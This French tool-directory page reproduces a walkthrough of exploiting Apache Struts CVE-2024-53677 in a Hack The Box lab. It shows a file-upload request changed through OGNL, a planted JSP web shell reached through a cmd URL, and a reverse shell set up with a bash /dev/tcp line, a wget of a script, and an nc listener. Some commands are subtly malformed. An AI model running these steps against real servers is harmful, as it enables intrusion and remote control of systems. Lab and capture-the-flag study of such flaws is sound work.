Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-53677-Exploitation — Procédure pas à pas pour exploiter Apache Struts CVE-2024-53677 RCE via la manipulation de téléchargement de fichier, y compris l'injection OGNL, l'intégration de charge utile et l'établissement d'un shell inverse. | Kitploit
Outils/GitHubGitHub/hopsypopsy8/cve-2024-53677-exploitation
Analyse des VulnérabilitésAnalyse de CodeExploitationExploitation d'Applications WebSécurité WebTests d'IntrusionApprentissage et ÉducationDéveloppement de Charges UtilesLabs et Pratique
GitHubhopsypopsy8/cve-2024-53677-exploitation

CVE-2024-53677-Exploitation

Procédure pas à pas pour exploiter Apache Struts CVE-2024-53677 RCE via la manipulation de téléchargement de fichier, y compris l'injection OGNL, l'intégration de charge utile et l'établissement d'un shell inverse.

Voir le dépôt
38il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    346
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    297

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2024-53677 Exploitation

Apache Struts RCE via File Upload

Description

CVE-2024-53677 est une vulnérabilité qui impacte Apache Struts de 2.0.0 jusqu'à 6.4.0. ⚠️ Elle a été exploitée dans un laboratoire Hack The Box.

La logique de téléversement de fichiers dans Apache Struts est défaillante. Un attaquant peut manipuler les paramètres de téléversement de fichiers pour permettre un traversement de chemin (path traversal) et, dans certaines circonstances, cela peut mener au téléversement d'un fichier malveillant pouvant être utilisé pour exécuter du code à distance (RCE). 🔗 Référence : Entrée NIST NVD
Reconnaissance

Identification d'un vecteur d'attaque

image

  1. Le site web dispose d'une fonctionnalité de téléversement d'images.
  2. Les fichiers téléversés sont stockés à l'adresse : ip/uploads/20250213_014317/starwars.png
  3. En cas de téléversement réussi, le lien de partage de l'image possède l'URL ip/s/04ab2f40
  4. Détermination de la version d'Apache Struts

  • Un pom.xml exposé a révélé Apache Struts 6.3.0.1
  • Confirmé comme vulnérable à CVE-2024-53677

📸 Exposition du pom.xml :
image

Exploitation

Modification de la requête de téléversement de fichier


Pour exploiter cette vulnérabilité, nous utilisons BurpSuite et sa fonctionnalité Repeater afin de modifier les paquets avant de les envoyer. Ci-dessous, une requête non modifiée.
image

Nos problèmes sont que le site bloque les types de fichiers qui ne sont pas [JPG, JPEG, PNG, GIF] et que tout ce qui se trouve dans le répertoire /uploads est non exécutable. Pour contourner ces problèmes, nous allons d'abord ajouter un autre paramètre.
test


Le paramètre ajouté exploite OGNL (Object-Graph Navigation Language), qu'Apache Struts utilise pour traiter les données d'entrée. FileUploadInterceptor traite ce paramètre avant de gérer l'image PNG réelle, ce qui permet aux attaquants de manipuler la requête et potentiellement d'exécuter du code arbitraire.

Finalisation de l'exploit

Après l'ajout du paramètre modifié, la réponse du serveur confirme que le fichier a bien été téléversé. Cependant, nous remarquons que le chemin du fichier diffère du répertoire de téléversement habituel.

plshelp

Ajout de la charge utile (payload)

Ensuite, nous intégrons la charge utile en l'ajoutant directement sous les données de l'image et juste avant nos paramètres injectés. La charge utile du shell peut être obtenue via 🔗 Référence : shell.jsp De plus, un détail crucial est que la requête exige « Upload » avec un U majuscule au lieu de « upload » en minuscules. Cela suit la structure de l'exploit observée dans : 🔗 Référence : exploit.py

Une fois ces modifications en place, nous envoyons la requête. Le serveur répond de manière similaire, confirmant un téléversement réussi et reflétant le chemin de fichier ajusté.

Navigation dans l'exploit

Maintenant, en naviguant vers l'URL suivante, nous pouvons interagir avec notre shell téléversé.

 ip/shelll.jsp?action=cmd&cmd=id 

final shell

À ce stade, nous pouvons établir un reverse shell en utilisant un serveur web hébergé localement. Un moyen simple d'y parvenir est d'utiliser Python : python3 http.server -m 3004

Ensuite, créez un script shell basique (par exemple, shell.sh) cat bash -i >& /dev/tcp/$IP/$PORT 0>&1 > shell.sh

Utilisez wget pour le télécharger wget http://ip_address/filename -O /tmp

Après le téléchargement, accordez les permissions d'exécution chmod +777 /tmp/filename

puis utilisez nc (netcat) pour écouter le reverse shell. nc -lvnp $PORT

Enfin, exécutez ./filename

Télécharger l’outil